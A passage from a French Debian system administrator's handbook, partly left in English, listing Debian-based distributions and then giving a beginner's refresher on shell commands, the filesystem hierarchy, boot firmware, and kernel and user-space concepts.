Raspbian is a rebuild of Debian optimized for the popular (and inexpensive) Raspberry Pi family of single-board computers. The hardware for that platform is more powerful than what the Debian *armel* architecture can take advantage of, but lacks some features that would be required for *armhf*; so Raspbian is a kind of intermediary, rebuilt specifically for that hardware and including patches targeting this computer only.

► <https://raspbian.org>

## A.12. PureOS

PureOS is a Debian-based distribution focused on privacy, convenience and security. It follows the [GNU Free System Distribution Guidelines](#)<sup>1</sup>, used by the Free Software Foundation to qualify a distribution as free. The social purpose company Purism guides its development.

► <https://pureos.net/>

## A.13. SteamOS

SteamOS is a gaming-oriented Debian-based distribution developed by Valve Corporation. It is used in the Steam Machine, a line of gaming computers.

► <https://store.steampowered.com/steamos/>

## A.14. Et d'autres encore

The Distrowatch website references a huge number of Linux distributions, many of which are based on Debian. Browsing this site is a great way to get a sense of the diversity in the free software world.

► <https://distrowatch.com>

The search form can help track down a distribution based on its ancestry. In June 2019, selecting Debian led to 127 active distributions!

► <https://distrowatch.com/search.php>

---

<sup>1</sup><https://www.gnu.org/distros/free-system-distribution-guidelines.html>



# Petit cours de rattrapage

B

Sommaire

---

Interpréteur de commandes et commandes de base	489	Organisation de l’arborescence des fichiers	492
Fonctionnement d’un ordinateur : les différentes couches en jeu	494	Quelques fonctions remplies par le noyau	496
		L’espace utilisateur	500

---

## B.1. Interpréteur de commandes et commandes de base

Dans le monde Unix, l’administrateur est inévitablement confronté à la ligne de commande, ne serait-ce que dans les cas où le système ne démarre plus correctement et propose uniquement ce moyen comme accès de secours. Il est donc important de savoir se débrouiller un minimum dans un interpréteur de commandes.

DÉCOUVERTE	
<b>Démarrer un interpréteur de commandes</b>	A command-line environment can be run from the graphical desktop, by an application known as a “terminal”. In GNOME, you can start it from the “Activities” overview (that you get when you move the mouse in the top-left corner of the screen) by typing the first letters of the application name. In Plasma, you will find it in the K → Applications → System menu.

Les commandes présentées dans cette section le sont de manière assez rapide. Il ne faut pas hésiter à consulter les pages de manuels correspondantes pour découvrir les nombreuses options disponibles.

### B.1.1. Déplacement dans l’arborescence et gestion des fichiers

Après connexion, la commande `pwd` (*print working directory*, afficher le répertoire de travail) indique l’emplacement courant. La commande `cd répertoire` (*change directory*, changer de répertoire) sert à naviguer dans l’arborescence des fichiers. Le répertoire parent est toujours nommé

.. tandis que . est un synonyme pour le répertoire courant. La commande `ls` affiche le contenu d'un répertoire ; en l'absence de paramètres, elle travaille sur le répertoire courant.

```
$ pwd
/home/rhertzog
$ cd Bureau
$ pwd
/home/rhertzog/Bureau
$ cd .
$ pwd
/home/rhertzog/Bureau
$ cd ..
$ pwd
/home/rhertzog
$ ls
Bureau      Images   Musique  Téléchargements
Documents  Modèles  Public    Vidéos
```

Créer un nouveau répertoire s'effectue avec `mkdir répertoire`, alors que la commande `rmdir répertoire` supprime un répertoire vide. La commande `mv` sert à renommer et/ou à déplacer les fichiers et les répertoires, tandis que `rm fichier` supprime un fichier.

```
$ mkdir test
$ ls
Bureau      Images   Musique  Téléchargements  Vidéos
Documents  Modèles  Public    test
$ mv test nouveau
$ ls
Bureau      Images   Musique  Public          Vidéos
Documents  Modèles  nouveau  Téléchargements
$ rmdir nouveau
$ ls
Bureau      Images   Musique  Téléchargements
Documents  Modèles  Public    Vidéos
```

### B.1.2. Consultation et modification des fichiers texte

La commande `cat fichier` (prévue pour concaténer des fichiers sur la sortie standard) lit un fichier et affiche son contenu dans le terminal. Si le fichier est trop gros, la commande `less` (ou `more`) permet de l'afficher page par page.

La commande `editor` lance un éditeur de texte (comme `vi` ou `nano`) et permet de créer/modifier/lire des fichiers texte. Pour les fichiers les plus simples, il est parfois possible de les créer directement depuis l'interpréteur de commandes grâce aux redirections. Ainsi, `echo "texte" >fichier` crée un fichier nommé `fichier` contenant « `texte` ». Pour ajouter une ligne à la fin de ce fichier, il est possible de faire `echo "texte supplémentaire" >>fichier`. On notera l'emploi de `>>` dans cet exemple.

### B.1.3. Recherche de fichiers et dans les fichiers

La commande `find répertoire critères` recherche des fichiers dans l’arborescence sous *répertoire*. L’option `-name nom` est le critère de recherche le plus courant et permet de retrouver un fichier par son nom.

La commande `grep expression fichiers` extrait du contenu des fichiers les lignes correspondant à l’expression rationnelle (voir encadré « [Expression rationnelle](#) » page 291). L’option `-r` exécute une recherche récursive sur tous les fichiers contenus dans le répertoire indiqué en paramètre. Cela permet d’identifier facilement un fichier dont on connaît une partie du contenu.

### B.1.4. Gestion des processus

La commande `ps aux` liste les processus en cours d’exécution et leur identifiant *pid* (*process id*). Par la suite, la commande `kill -signal pid` envoie un signal à un processus donné (à condition qu’il appartienne au même utilisateur) ; le signal `TERM` demande au programme de se terminer alors que `KILL` le tue brutalement.

L’interpréteur de commandes permet de lancer des programmes en tâche de fond : il suffit pour cela d’ajouter « `&` » à la fin de la commande. Dans ce cas, l’utilisateur retrouve le contrôle immédiatement, bien que la commande lancée ne soit pas encore terminée. La commande `jobs` indique les processus exécutés en arrière-plan. La commande `fg %numéro-de-job` (*foreground*, avant-plan) replace le processus à l’avant-plan. Dans cette situation, la combinaison de touches `Control+Z` permet de stopper l’exécution du processus et de reprendre le contrôle de la ligne de commande. Pour réactiver en arrière-plan le processus stoppé, il faut faire `bg %numéro-de-job` (pour *background*, arrière-plan).

### B.1.5. Informations système : mémoire, espace disque, identité

La commande `free` affiche des informations sur l’usage de la mémoire vive, tandis que `df (disk free)` rapporte l’espace disponible sur les différents disques accessibles dans l’arborescence. On emploie fréquemment l’option `-h` de `df` (pour *human readable*) afin qu’il affiche les tailles avec une unité plus adaptée (généralement mégaoctets ou gigaoctets). De même, la commande `free` dispose de `-m` ou `-g` pour afficher les informations soit en mégaoctets soit en gigaoctets.

\$ <b>free</b>						
	total	used	free	shared	buff/cache	available
Mem:	16279260	5910248	523432	871036	9845580	9128964
\$ <b>df</b>						
	Filesystem	1K-blocks	Used	Available	Use%	Mounted on
udev		8108516	0	8108516	0%	/dev
tmpfs		1627928	161800	1466128	10%	/run
/dev/mapper/vg_main-root	466644576	451332520	12919912	98%	/	
tmpfs		8139628	146796	7992832	2%	/dev/shm
tmpfs		5120	4	5116	1%	/run/lock

tmpfs	8139628	0	8139628	0%	/sys/fs/cgroup
/dev/sda1	523248	1676	521572	1%	/boot/efi
tmpfs	1627924	88	1627836	1%	/run/user/1000

La commande `id` affiche l'identité de l'utilisateur connecté et indique la liste des groupes dont il est membre. Il est parfois important de pouvoir vérifier si l'on est membre d'un groupe donné ; cela peut conditionner l'accès à certains fichiers ou périphériques.

```
$ id
uid=1000(rhertzog) gid=1000(rhertzog) groupes=1000(rhertzog),24(cdrom),25(floppy),27(
  sudo),29(audio),30(dip),44(video),46(plugdev),108(netdev),109(bluetooth),115(
  scanner)
```

## B.2. Organisation de l'arborescence des fichiers

### B.2.1. La racine

L'arborescence d'un système Debian est organisée selon la norme FHS (*Filesystem Hierarchy Standard*). Elle codifie de manière précise l'usage de chaque répertoire. Étudions la subdivision principale :

- `/bin/` : programmes de base ;
- `/boot/` : noyau Linux et autres fichiers nécessaires à son démarrage ;
- `/dev/` : fichiers de périphériques ;
- `/etc/` : fichiers de configuration ;
- `/home/` : fichiers personnels des utilisateurs ;
- `/lib/` : bibliothèques de base ;
- `/media/*` : points de montage pour des périphériques amovibles (CD-Rom, clé USB, etc.) ;
- `/mnt/` : point de montage temporaire ;
- `/opt/` : applications additionnelles fournies par des tierces parties ;
- `/root/` : fichiers personnels de l'administrateur (utilisateur root) ;
- `/run/` : volatile runtime data that does not persist across reboots;
- `/sbin/` : programmes système ;
- `/srv/` : données pour les services hébergés par ce système ;
- `/tmp/` : fichiers temporaires, ce répertoire étant souvent vidé au démarrage ;
- `/usr/` : applications supplémentaires ; ce répertoire se subdivise à nouveau en `bin`, `sbin`, `lib` selon la même logique. En outre, `/usr/share/` contient des données indépendantes de l'architecture. `/usr/local/` permet à l'administrateur d'installer manuellement certaines applications sans perturber le reste du système qui est géré par le système de paquetage (`dpkg`).

- `/var/` : données variables des démons. Ceci inclut les fichiers de traces, les files d'attente, les caches, etc.
- `/proc/` et `/sys/` ne sont pas standardisés et sont spécifiques au noyau Linux. Ils servent à exporter des données du noyau vers l'espace utilisateur (voir section B.3.4, « L'espace utilisateur » page 496 et section B.5, « L'espace utilisateur » page 500 pour des explications sur le sujet).

Note that many modern distributions, Debian included, are shipping `/bin`, `/sbin` and `/lib` as symlinks to the corresponding directories below `/usr` so that all programs and libraries are available in a single tree. It makes it easier to protect the integrity of the system files, and to share those system files among multiple containers, etc.

### B.2.2. Le répertoire personnel de l'utilisateur

Le contenu des répertoires utilisateurs n'est pas standardisé. Cependant, il y a tout de même quelques conventions à connaître. Avant tout, il faut savoir que l'on désigne fréquemment le répertoire personnel par un tilde (« `~` ») car les interpréteurs de commandes le remplaceront automatiquement par le bon répertoire `/home/utilisateur/`.

Traditionnellement, les fichiers de configuration des applications sont directement dans le répertoire de l'utilisateur, mais leurs noms débutent par un point (ex : `~/ .muttrc` pour le lecteur de courrier `mutt`). Signalons que les fichiers débutant par un point sont cachés par défaut : il faut passer l'option `-a à ls` pour les voir et les gestionnaires de fichiers graphiques ont chacun leur propre mécanisme d'activation de l'affichage des fichiers cachés.

Some programs also use multiple configuration files organized in one directory (for instance, `~/ .ssh/`). Some applications (such as Firefox) also use their directory to store a cache of downloaded data. This means that those directories can end up using a lot of disk space.

Ces fichiers de configuration (en anglais, on parle de *dotfiles*) ont longtemps proliféré au point de surcharger le répertoire de l'utilisateur où ils sont directement stockés. Heureusement, un effort collectif, mené sous la bannière du projet FreeDesktop.org, a créé une nouvelle norme connue sous le nom de *XDG Base Directory Specification* pour standardiser l'organisation de ces fichiers et répertoires. Cette norme précise que les fichiers de configuration devraient être stockés sous `~/ .config`, les fichiers de cache sous `~/ .cache` et les données des applications sous `~/ .local` (ou des sous-répertoires de ceux-ci). Cette norme commence à être reconnue et plusieurs applications (notamment graphiques) ont commencé à la respecter.

Graphical desktops usually display the contents of the `~/Desktop/` directory (or whatever the appropriate translation is for systems not configured in English) on the desktop (i.e. what is visible on screen once all applications are closed or iconized).

Enfin, il arrive que le système de messagerie dépose les courriers électroniques entrants dans `~/Mail/`.

## B.3. Fonctionnement d'un ordinateur : les différentes couches en jeu

L'ordinateur se présente souvent comme quelque chose d'assez abstrait et sa partie visible est très simplifiée par rapport à sa complexité réelle. Cette complexité réside en partie dans le nombre d'éléments mis en jeu ; ces éléments peuvent cependant être regroupés en couches superposées, les éléments d'une couche n'interagissant qu'avec ceux de la couche immédiatement supérieure et de la couche immédiatement inférieure.

En tant qu'utilisateur final, il n'est pas forcément nécessaire de connaître ces détails... du moins tant que tout fonctionne. Une fois confronté au problème « l'accès Internet ne fonctionne plus », il est indispensable de pouvoir retrouver dans quelle couche le problème apparaît : est-ce que la carte réseau (le matériel) fonctionne ? Est-ce qu'elle est reconnue par l'ordinateur ? Est-ce que Linux la reconnaît ? Est-ce que le réseau est bien configuré ? etc. Toutes ces questions vont permettre d'isoler la couche responsable et de traiter le problème au bon niveau.

### B.3.1. Au plus bas niveau : le matériel

Pour commencer, rappelons qu'un ordinateur est avant tout un ensemble d'éléments matériels. On a généralement une carte mère, sur laquelle sont connectés un processeur (parfois plusieurs), de la mémoire vive, différents contrôleurs de périphériques intégrés et des emplacements d'extension pour des cartes filles, pour d'autres contrôleurs de périphériques. Parmi ces contrôleurs, on peut citer les normes IDE (Parallel ATA), SCSI et Serial ATA, qui servent à raccorder des périphériques de stockage comme des disques durs. On trouve également des contrôleurs USB, qui accueillent une grande variété de matériels (de la webcam au thermomètre, du clavier à la centrale domotique) et IEEE 1394 (Firewire). Ces contrôleurs permettent souvent de relier plusieurs périphériques à la fois ; c'est pourquoi on emploie fréquemment le terme de « bus » pour désigner le sous-système complet géré par le contrôleur. Les cartes filles incluent les cartes graphiques (sur lesquelles on pourra brancher un écran), les cartes son, les cartes réseau, etc. Certaines cartes mères intègrent une partie de ces fonctionnalités ; il n'est donc pas toujours nécessaire de recourir à des cartes d'extension.

#### EN PRATIQUE

##### Vérifier que le matériel fonctionne

Il n'est pas toujours évident de vérifier que le matériel fonctionne. En revanche, il est parfois simple de constater qu'il ne marche plus.

Un disque dur est constitué de plateaux rotatifs et de têtes de lecture qui se déplacent. Lorsque le disque dur est mis sous tension, il fait un bruit caractéristique dû à la rotation des plateaux. De plus, l'énergie dissipée entraîne un réchauffement du disque. Un disque alimenté qui reste froid et silencieux est vraisemblablement hors d'usage.

Les cartes réseau disposent souvent de LED qui indiquent l'état de la connexion. Si un câble est branché et s'il aboutit sur un concentrateur (*hub*) ou un commutateur (*switch*) sous tension, une LED au moins sera allumée. Si aucune LED n'est allumée, soit la carte est défectueuse, soit le périphérique connecté à l'autre bout du câble est défectueux, soit le câble est défectueux. Il ne reste plus qu'à tester individuellement les composants incriminés.

Certaines cartes électroniques filles — les cartes vidéo 3D notamment — disposent de mécanismes de refroidissement intégré, souvent des radiateurs et des ventilateurs. Si le ventilateur ne tourne pas alors que la carte est sous tension, il est probable que la carte ait surchauffé et soit abîmée. Il en va de même pour le (ou les) processeur(s) situé(s) sur la carte mère.

### B.3.2. Le démarreur : le BIOS ou l'UEFI

Le matériel seul n'est cependant pas autonome ; il est même totalement inutile sans qu'une partie logicielle permette d'en tirer parti. C'est le but du système d'exploitation et des applications — qui, de manière similaire, ne peuvent fonctionner sans un ordinateur pour les exécuter.

Il est donc nécessaire d'ajouter un élément de liaison, qui mette en relation le matériel et les logiciels, ne serait-ce qu'au démarrage de l'ordinateur. C'est le rôle principal du BIOS et de l'UEFI, qui sont des logiciels intégrés à la carte mère de l'ordinateur et exécutés automatiquement à l'allumage. Leur tâche primordiale consiste à déterminer à quel logiciel passer la main. Dans le cas du BIOS, il s'agit en général de trouver le premier disque dur contenant un secteur d'amorçage (souvent appelé MBR pour *Master Boot Record*), de charger ce secteur d'amorçage et de l'exécuter. À partir de ce moment, le BIOS n'est généralement plus utilisé (jusqu'au démarrage suivant). Pour l'UEFI, il s'agit de scanner les disques pour trouver la partition EFI dédiée contenant d'autres applications EFI à exécuter.

#### OUTIL

#### **Setup, l'outil de configuration du BIOS et de l'UEFI**

The BIOS/UEFI also contains a piece of software called Setup, designed to allow configuring aspects of the computer. In particular, it allows choosing which boot device is preferred (for instance, you can select an USB key or a CD-ROM drive instead of the default harddisk), setting the system clock, and so on. Starting Setup usually involves pressing a key very soon after the computer is powered on. This key is often Del or Esc, sometimes F2 or F10. Most of the time, the choice is flashed on screen while booting.

Le secteur d'amorçage (ou la partition EFI) contient à son tour un autre logiciel, le chargeur de démarrage, dont la tâche sera de trouver un système d'exploitation et de l'exécuter. Comme ce chargeur de démarrage n'est pas embarqué dans la carte mère mais chargé depuis un disque dur (ou autre), il dispose de plus de possibilités que le chargeur du BIOS (ce qui explique pourquoi le BIOS ne charge pas le système d'exploitation directement). Le chargeur de démarrage (souvent GRUB sur les systèmes Linux) peut ainsi proposer de choisir quel système démarrer si plusieurs sont présents, avec un choix par défaut faute de réponse dans un délai imparti, avec des paramètres divers éventuellement saisis par l'utilisateur, etc. Il finit donc par trouver un noyau à démarrer, le charge en mémoire et l'exécute.

#### NOTE

#### **UEFI, le remplaçant moderne du BIOS**

Most new computers will boot in UEFI mode by default, but usually they also support BIOS booting alongside for backwards compatibility with operating systems that are not ready to exploit UEFI.

Ce nouveau système n'a plus certaines limitations que le BIOS avait : avec l'utilisation d'une partition dédiée, le chargeur de démarrage n'a plus besoin de bricoler pour se loger dans un petit secteur d'amorçage, et ensuite trouver le noyau à démarrer. Mieux encore, avec un noyau Linux adapté, l'UEFI peut directement démarrer le noyau sans l'intermédiaire d'un chargeur de démarrage. L'UEFI est aussi un prérequis pour exploiter la technologie *Secure Boot* (*démarrage sécurisé*), qui n'exécutera que des logiciels préalablement validés par le fournisseur du système d'exploitation.

Le BIOS (ou l'UEFI) est également responsable de l'initialisation et de la détection d'un certain nombre de périphériques. Il détecte bien entendu les périphériques IDE/SATA (disques durs et lecteurs de CD-Roms/DVD-Roms), mais souvent aussi les périphériques PCI. Les périphériques détectés sont généralement listés de manière furtive au démarrage (l'appui sur la touche Pause permet souvent de figer l'écran pour l'analyser plus longuement). Si un des périphériques PCI installés n'y apparaît pas, c'est mauvais signe. Au pire, le périphérique est défectueux, au mieux il fonctionne mais il est incompatible avec cette version du BIOS ou de la carte mère. Les spécifications PCI ont en effet évolué au fil du temps et il n'est pas impossible qu'une ancienne carte mère ne gère pas une carte PCI récente.

### B.3.3. Le noyau

Nous arrivons alors au premier logiciel qui va s'exécuter de manière durable (le BIOS/l'UEFI et le chargeur de démarrage ne fonctionnent que quelques secondes chacun) : le noyau du système d'exploitation. Celui-ci prend alors le rôle de chef d'orchestre, pour assurer la coordination entre le matériel et les logiciels. Ce rôle inclut différentes tâches, notamment le pilotage du matériel, la gestion des processus, des utilisateurs et des permissions, le système de fichiers, etc. Il fournit ainsi une base commune aux programmes du système.

### B.3.4. L'espace utilisateur

Bien que tout ce qui se passe au-dessus du noyau soit regroupé sous le vocable d'espace utilisateur, on peut encore différencier des couches logicielles ; mais leurs interactions étant plus complexes que précédemment, la différenciation n'est plus aussi simple. Un programme peut en effet faire appel à des bibliothèques qui font à leur tour appel au noyau, mais le flux des communications peut aussi mettre en jeu d'autres programmes, voire de multiples bibliothèques s'appelant l'une l'autre.

## B.4. Quelques fonctions remplies par le noyau

### B.4.1. Pilotage du matériel

Le noyau sert d'abord à contrôler les différents composants matériels, les recenser, les mettre en marche lors de l'initialisation de l'ordinateur, etc. Il les rend également disponibles pour les

applications de plus haut niveau, avec une interface de programmation simplifiée : les logiciels peuvent ainsi utiliser les périphériques sans se préoccuper de détails de très bas niveau comme l'emplacement dans lequel est enfichée la carte fille. L'interface de programmation offre également une couche d'abstraction qui sert par exemple à un logiciel de visiophonie pour tirer parti d'une webcam de la même manière, quels que soient sa marque et son modèle ; ce logiciel utilise simplement l'interface de programmation V4L (*Video for Linux*, le quatre se prononçant comme *four* en anglais) et c'est le noyau qui traduira les appels de fonction de cette interface en commandes spécifiques au type de webcam réellement utilisé.

Le noyau exporte de nombreuses informations sur le matériel qu'il a détecté par l'intermédiaire des systèmes de fichiers virtuels `/proc/` et `/sys/`. Plusieurs utilitaires synthétisent certaines de ces informations : citons `lspci` (du paquet `pciutils`) qui affiche la liste des périphériques PCI connectés, `lsusb` (du paquet `usbutils`) qui fait de même avec les périphériques USB et `lspcmcia` (du paquet `pcmciautils`) pour les cartes PCMCIA. Ces programmes sont très utiles quand il faut pouvoir identifier de manière certaine le modèle d'un périphérique. En outre, cette identification unique permet de mieux cibler les recherches sur Internet et de trouver plus facilement des documents pertinents.

**Exemple B.1** *Exemple d'informations fournies par `lspci` et `lsusb`*

```
$ lspci
[...]
00:02.1 Display controller: Intel Corporation Mobile 915GM/GMS/910GML Express
    ↗ Graphics Controller (rev 03)
00:1c.0 PCI bridge: Intel Corporation 82801FB/FBM/FR/FW/FRW (ICH6 Family) PCI Express
    ↗ Port 1 (rev 03)
00:1d.0 USB Controller: Intel Corporation 82801FB/FBM/FR/FW/FRW (ICH6 Family) USB
    ↗ UHCI #1 (rev 03)
[...]
01:00.0 Ethernet controller: Broadcom Corporation NetXtreme BCM5751 Gigabit Ethernet
    ↗ PCI Express (rev 01)
02:03.0 Network controller: Intel Corporation PRO/Wireless 2200BG Network Connection
    ↗ (rev 05)

$ lsusb
Bus 005 Device 004: ID 413c:a005 Dell Computer Corp.
Bus 005 Device 008: ID 413c:9001 Dell Computer Corp.
Bus 005 Device 007: ID 045e:00dd Microsoft Corp.
Bus 005 Device 006: ID 046d:c03d Logitech, Inc.
[...]
Bus 002 Device 004: ID 413c:8103 Dell Computer Corp. Wireless 350 Bluetooth
```

Les options `-v` de ces programmes permettent d'obtenir des informations beaucoup plus détaillées qui ne seront généralement pas nécessaires. Enfin, la commande `lsdev` (du paquet `procinfo`) liste les différentes ressources de communication exploitées par les périphériques présents.

Bien souvent, les applications accèdent aux périphériques par le biais de fichiers spéciaux qui sont créés dans `/dev/` (voir encadré « [Droits d'accès à un périphérique](#) » page 180). Il existe des fichiers spéciaux qui représentent les disques (par exemple `/dev/hda` et `/dev/sdc`), les partitions (`/dev/hda1` ou `/dev/sdc3`), la souris (`/dev/input/mouse0`), le clavier (`/dev/input/event0`), la carte son (`/dev/snd/*`), les ports série (`/dev/ttyS*`), etc.

#### B.4.2. Systèmes de fichiers

Un des aspects les plus visibles du noyau est celui des systèmes de fichiers. Les systèmes Unix intègrent en effet les différentes méthodes de stockage de fichiers dans une arborescence unique, ce qui permet aux utilisateurs (et aux applications) de stocker ou retrouver des données simplement grâce à leur emplacement dans cette arborescence.

Le point de départ de cette arborescence est la racine, `/`. Il s'agit d'un répertoire pouvant contenir des sous-répertoires, chacun étant identifié par son nom. Par exemple, le sous-répertoire `home` de `/` est noté `/home/` ; ce sous-répertoire peut à son tour contenir d'autres sous-répertoires et ainsi de suite. Chaque répertoire peut également contenir des fichiers, qui contiendront les données réellement stockées. Le nom de fichier `/home/rmas/Bureau/hello.txt` désigne ainsi un fichier appelé `hello.txt`, stocké dans le sous-répertoire `Bureau` du sous-répertoire `rmas` du répertoire `home` présent à la racine. Le noyau fait alors la traduction entre ce système de nommage de fichiers et leur format de stockage physique sur disque.

Contrairement à d'autres systèmes, cette arborescence est unique et peut intégrer les données de plusieurs disques. L'un de ces disques est alors utilisé comme racine, les autres étant « montés » dans des répertoires de l'arborescence (la commande Unix qui réalise cela est `mount`) ; ces autres disques sont alors accessibles sous ces « points de montage ». On peut ainsi déporter sur un deuxième disque dur les données personnelles des utilisateurs (qui sont traditionnellement stockées dans `/home/`). Ce disque contiendra alors les répertoires `rhertzog` et `rmas`. Une fois le disque monté dans `/home/`, ces répertoires deviendront accessibles aux emplacements habituels, et on pourra retrouver `/home/rmas/Bureau/hello.txt`.

There are many filesystem formats, corresponding to many ways of physically storing data on disks. The most widely known are `ext3` and `ext4`, but others exist. For instance, `vfat` is the system that was historically used by DOS and Windows operating systems, which allows using hard disks under Debian as well as under Windows. In any case, a filesystem must be prepared on a disk before it can be mounted and this operation is known as “formatting”. Commands such as `mkfs.ext3` (where `mkfs` stands for *MaKe FileSysteM*) handle formatting. These commands require, as a parameter, a device file representing the partition to be formatted (for instance, `/dev/sda1`). This operation is destructive and should only be run once, except if one deliberately wishes to wipe a filesystem and start afresh.

Il existe aussi des systèmes de fichiers réseau, comme NFS, où les données ne sont pas stockées sur un disque local ; elles sont en effet transmises à un serveur sur le réseau, qui les stockera lui-même et les restituera à la demande ; l'abstraction du système de fichiers permet aux utilisateurs de ne pas avoir à s'en soucier : les fichiers resteront accessibles par leurs emplacements dans l'arborescence.

### B.4.3. Fonctions partagées

Le noyau est également responsable de fonctions utilisées par tous les logiciels et qu'il est judicieux de centraliser ainsi. Ces fonctions incluent notamment la gestion des systèmes de fichiers, permettant à une application d'ouvrir simplement un fichier en fonction de son nom, sans avoir à se préoccuper de l'emplacement physique du fichier (qui peut se trouver morcelé en plusieurs emplacements d'un disque dur, voire entre plusieurs disques durs, ou stocké à distance sur un serveur de fichiers). Il s'agit également de fonctions de communication, que les applications pourront appeler pour échanger des informations à travers le réseau sans se soucier du mode de transport des données (qui pourront transiter sur un réseau local, une ligne téléphonique, un réseau sans fil ou une combinaison de tout cela).

### B.4.4. Gestion des processus

Un processus correspond à un programme en cours d'exécution. Ceci inclut une zone de mémoire dans laquelle est stocké le programme lui-même, mais également l'ensemble des données sur lesquelles le programme travaille. Le noyau est responsable de la création des processus et de leur suivi : lorsqu'un programme est lancé, le noyau met de côté cette zone de mémoire qu'il réserve au processus, y charge (depuis le disque) le code du programme et lance l'exécution. Il garde également des informations qui concernent ce processus, notamment un numéro d'identification (*pid*, pour *process identifier*).

Les noyaux de type Unix (dont fait partie Linux), comme la plupart des systèmes d'exploitation modernes, sont dits « multi-tâches », c'est-à-dire qu'ils permettent l'exécution « simultanée » de nombreux processus. En réalité, un seul processus peut fonctionner à un instant donné ; le noyau découpe alors le fil du temps en fines tranches et exécute les différents processus à tour de rôle. Comme ces intervalles de temps ont des durées très courtes (de l'ordre de la milliseconde), l'utilisateur a l'illusion de programmes s'exécutant en parallèle, alors qu'ils ne sont en réalité actifs que pendant certains intervalles et suspendus le reste du temps. La tâche du noyau est d'ajuster ses mécanismes d'ordonnancement pour parfaire cette illusion tout en maximisant les performances globales du système : si les intervalles sont trop longs, l'application manquera de réactivité vis-à-vis de l'utilisateur ; s'ils sont trop courts, le système perdra du temps à basculer d'une tâche à l'autre trop souvent. Ces décisions peuvent être influencées par des notions de priorités affectées à un processus ; un processus de haute priorité bénéficiera pour s'exécuter d'intervalles de temps plus longs et plus fréquents qu'un processus de basse priorité.

NOTE

**Systèmes  
multi-processeurs et  
assimilés**

La limitation évoquée ci-dessus d'un seul processus pouvant fonctionner à la fois, ne s'applique pas systématiquement. La réelle restriction est qu'il ne peut s'exécuter à un instant donné qu'un processus *par cœur de processeur*. Les systèmes multi-processeurs, multi-cœurs ou proposant de l'*hyperthreading* permettent en effet à plusieurs processus d'être exécutés simultanément. Le même principe de découpage du temps en intervalles attribués à tour de rôle aux processus actifs reste appliqué, afin de pouvoir traiter le cas où le nombre de processus en cours est supérieur à celui des cœurs disponibles. Cette situation est loin d'être exceptionnelle : un système de base, même peu actif, a presque toujours quelques dizaines de processus en cours d'exécution.

Bien entendu, le noyau autorise l'exécution en parallèle de plusieurs processus correspondant au même programme : chacun dispose alors de ses propres intervalles de temps pour s'exécuter, ainsi que de sa zone de mémoire réservée. Comme un processus n'a accès qu'à sa propre zone de mémoire, les données de chacun restent indépendantes.

#### B.4.5. Gestion des permissions

Les systèmes de type Unix sont également multi-utilisateurs. Ils intègrent une notion de droits séparant les utilisateurs et les groupes d'utilisateurs entre eux ; ils autorisent ou non certaines actions en fonction de l'ensemble de droits dont on dispose. Le noyau gère donc, pour chaque processus, un ensemble de données qui vérifient les permissions de ce processus. En règle générale, il s'agit de « l'identité » sous laquelle tourne le processus, qui correspond le plus souvent au compte utilisateur qui a déclenché son exécution. Beaucoup d'actions ne pourront être menées à bien par le processus que s'il dispose des permissions requises. Par exemple, l'opération d'ouverture d'un fichier est subordonnée à une vérification de la compatibilité entre les permissions du fichier et l'identité du processus (cet exemple particulier est détaillé dans la section 9.3, « [Gestion des droits](#) » page 220).

### B.5. L'espace utilisateur

On appelle espace utilisateur l'environnement d'exécution des processus normaux, par opposition aux processus qui font partie du noyau. Cela ne signifie pas pour autant que tous ces processus soient réellement lancés directement par l'utilisateur : un système normal exécute un certain nombre de « démons » (ou processus d'arrière-plan) avant même que l'utilisateur ouvre une session de travail. Les « démons » sont alors considérés comme des processus de l'espace utilisateur.

#### B.5.1. Processus

Lorsque le noyau a terminé son initialisation, il lance le tout premier processus, `init`, qui n'est généralement pas utile par lui-même. Les systèmes Unix fonctionnent donc avec de nombreux processus supplémentaires.

Tout d'abord, un processus peut se dupliquer (on parle de *fork*). Le noyau alloue alors une nouvelle zone de mémoire pour le deuxième processus, de contenu identique à celle du premier, et se retrouve simplement avec un processus supplémentaire à gérer. À ce moment précis, la seule différence entre les deux processus est leur *pid*. Par convention, le nouveau processus est appelé le fils, alors que celui dont le *pid* n'a pas changé est appelé le père.

Il arrive que le processus fils reste tel quel et « vive sa vie », indépendamment de son père, avec ses propres données correspondant au programme initial. Néanmoins, le cas le plus fréquent est que ce fils exécute un autre programme ; à de rares exceptions près, sa zone mémoire est alors simplement remplacée par le nouveau programme, dont l'exécution démarre. C'est préci-

sément ce mécanisme que le système d'initialisation (le processus n°1) exploite pour démarrer des services additionnels et exécuter la séquence de démarrage, jusqu'à aboutir au lancement d'une interface graphique pour l'utilisateur (la séquence des événements est décrite avec plus de détails dans la section 9.1, « [Démarrage du système](#) » page 204).

Lorsqu'un processus finit la tâche qui lui était dévolue, il se termine. Le noyau récupère alors la mémoire qui lui était affectée et cesse de lui distribuer des intervalles de temps d'exécution. Le processus père est informé de la destruction du fils : cela permet entre autres au père d'attendre la complétion d'une tâche sous-traitée. On retrouve ce mode de fonctionnement dans les interpréteurs de commandes (shells) : lorsque l'on tape une commande dans un shell, on ne retrouve l'invite que lorsqu'elle s'est terminée. La plupart des shells permettent cependant de ne pas attendre la fin de l'exécution d'une commande : il suffit pour cela de faire suivre le nom du programme à exécuter par &. On retrouve alors l'invite aussitôt, ce qui peut poser des problèmes si la commande a des données à afficher.

### B.5.2. Démons

Un démon est un processus lancé automatiquement au démarrage et qui fonctionne en tâche de fond pour accomplir certaines tâches de maintenance ou fournir des services aux autres processus. Cette notion de « tâche de fond » est arbitraire et ne correspond à rien de particulier du point de vue du système : ce sont des processus comme les autres, qui sont exécutés chacun à leur tour pendant un bref intervalle de temps de la même manière que les applications visibles. La distinction est simplement humaine : un processus qui fonctionne sans interaction avec l'utilisateur (sans interface graphique, notamment) est dit fonctionner en tâche de fond ou en tant que démon.

#### VOCABULAIRE

##### Démon, un terme péjoratif ?

Le terme démon est en réalité une transcription un peu hâtive de l'anglais *daemon*. Bien que l'origine grecque de ce mot ait également donné le mot *demon*, au sens de créature diabolique, le *daemon* est simplement à interpréter comme un aide, un auxiliaire (tout en gardant une dimension surnaturelle). Il n'y a pas en français de mot réellement adapté à ce concept, le sens du *daemon* anglais s'est donc retrouvé projeté sur le « démon » français et l'usage a consacré ce choix bien qu'il ne soit pas très heureux.

Plusieurs de ces démons sont détaillés dans le chapitre 9, « [Services Unix](#) » page 204.

### B.5.3. Communications entre processus

Qu'il s'agisse de démons ou d'applications interactives, un processus isolé n'est souvent pas très utile. Il existe donc différentes méthodes permettant à des processus séparés de communiquer entre eux, soit pour s'échanger des données, soit pour se contrôler l'un l'autre. Le terme générique les désignant est *InterProcess Communications* (IPC) c'est-à-dire communications inter-processus.

